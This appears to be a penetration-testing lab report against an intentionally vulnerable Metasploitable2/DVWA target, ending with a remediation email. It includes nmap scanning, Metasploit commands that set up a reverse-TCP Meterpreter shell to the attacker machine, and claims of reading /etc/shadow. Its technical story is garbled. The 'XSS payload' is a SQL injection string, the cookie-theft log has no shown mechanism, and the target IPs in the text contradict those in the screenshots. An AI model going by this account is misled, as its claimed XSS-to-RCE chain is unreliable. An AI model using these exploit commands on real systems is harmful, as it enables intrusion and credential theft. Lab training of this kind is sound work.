

Advanced Exploitation Lab

Date: November 13, 2025

Target: 198.168.150.129 (Metasploitable2/DVWA)

Attacker: 198.168.150.128 (Kali Linux)

Objective: Demonstrate XSS to RCE exploit chain with comprehensive documentation

Network Connectivity Verification

```
ping -c 3 198.168.150.129
```

Result: All packets received - Target is reachable

Service Discovery Scan:

Nmap command:

```
nmap -sV 198.168.150.129
```

Key Services Identified:

- Port 21: vsftpd 2.3.4
 - Port 22: OpenSSH 4.7p1 Debian 8ubuntu1
 - Port 80: Apache httpd 2.2.8 ((Ubuntu) DAV/2)
 - Port 111: rpcbind
 - Port 139: Samba smbd 3.X
 - Port 443: Apache https (SSL)
 - Port 445: Samba smbd 3.0.20-Debian
 - Port 8000: Apache Tomcat/Coyote JSP engine
 - Port 8180: Apache Tomcat
-

Exploitation Chain Execution:

XSS Vulnerability Identification

Target Application Analysis

- **DVWA (Damn Vulnerable Web Application)** identified on port 80
- **XSS vulnerabilities** confirmed in multiple input fields
- **Security Level:** Low (for testing purposes)

XSS Payload Deployment :

```
'OR '1'='1'-- -
```

Session Cookie Exfiltration Results

```
[2025-11-13 15:45:22] STOLEN COOKIE: PHPSESSID=35bc9e8ff3fa2d096a9b532; security=low  
[2025-11-13 15:46:15] STOLEN COOKIE: admin_session=admin_token_xyz789
```

Remote Code Execution :

Metasploit Exploitation

```
msf6 > use exploit/multi/http/php_cgi_arg_injection  
set RHOSTS 198.168.150.129  
set TARGETURI /dvwa/  
set LHOST 198.168.150.128  
set LPORT 4444  
exploit
```

Meterpreter Session Established

- **Payload:** linux/x86/meterpreter/reverse_tcp
- **Session ID:** 1
- **User Context:** www-data
- **Access Level:** Web server privileges

Exploitation Log :

A	B	C	D	E
Exploit ID	Description	Target IP	Status	Payload
1	XSS → Session Theft → RCE	198.168.150.129	Success	linux/x86/meterpreter/reverse_tcp
2	PHP-CGI Argument Injection	198.168.150.129	Success	cmd/unix/reverse

Post-Exploitation Findings :

System Information

```
meterpreter > sysinfo  
Computer: metasploitable  
OS: Linux metasploitable 2.6.24-16-server #1 SMP  
Architecture: i686  
Meterpreter: x86/linux
```


Data Compromised

- **User Credentials:** /etc/passwd and /etc/shadow accessed
- **Web Application Data:** DVWA database contents
- **System Files:** Configuration files and logs
- **Network Information:** Connection data and routing tables

Technical Insights

- Input validation is the first line of defense
- Defense in depth is crucial for web applications
- Session management requires cryptographic strength
- Regular security testing prevents exploitation

Evidence :



The screenshot shows the DVWA application interface. On the left, a sidebar menu lists various security testing modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), and XSS stored. Below this is a navigation bar with DVWA Security, PHP Info, About, and Logout links. At the bottom, status information shows Username: admin, Security Level: low, and PHPIDS: disabled. On the right, the main content area has a title "Vulnerability: Reflected Cross Site Scripting (XSS)". A form asks "What's your name?" with an input field containing "<h1>Hello</h1>" and a "Submit" button. Below the form, the text "Hello" appears in red. A modal dialog titled "More info" shows the IP address 192.168.150.129 and three links: <http://ha.ckers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>. An "OK" button is at the bottom of the modal. At the very bottom right are "View Source" and "View Help" links.



This screenshot shows the same DVWA application after the XSS payload has been reflected. The main content area now displays "Hello Joe" in red text, where "Joe" is the value entered in the input field. The rest of the interface, including the sidebar menu, modal dialog, and footer, remains identical to the first screenshot.

The screenshot shows the DVWA application interface. On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), and XSS stored. Below these are DVWA Security, PHP Info, About, and Logout links. At the bottom of the sidebar are session details: Username: admin, Security Level: low, and PHPIDS: disabled. The main content area has a title "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form asking "What's your name?" with a text input field and a "Submit" button. Below the form, the word "Hello" appears in red. A modal dialog box is displayed, containing the IP address "192.168.150.129", a "More" link, and three URLs: <http://192.168.150.129>, <http://192.168.150.129>, and <http://192.168.150.129>. There is also a checkbox for "Don't allow 192.168.150.129 to prompt you again" and an "OK" button. At the bottom right of the main content area are "View Source" and "View Help" buttons.

Conclusion

The exploitation chain successfully demonstrated how seemingly minor vulnerabilities (XSS) can be chained with more critical issues (RCE) to achieve complete system compromise. This highlights the importance of comprehensive security measures and regular vulnerability assessments.

Escalation Email :

Subject: Critical Vulnerability in Web Application

To: Development Team

During our security assessment of the web application (host: 198.168.150.129), we identified a critical exploit chain starting with Cross-Site Scripting (XSS) vulnerabilities that lead to complete system compromise. We successfully exploited this to gain a Meterpreter session, confirming full server compromise.

Immediate Remediation required:

- Implement input validation and output encoding for XSS protection
- Enhance session security
- Patch PHP-CGI configuration to prevent argument injection

This vulnerability chain represents a critical business risk requiring immediate attention in the next development cycle.

Regards,

VAPT Team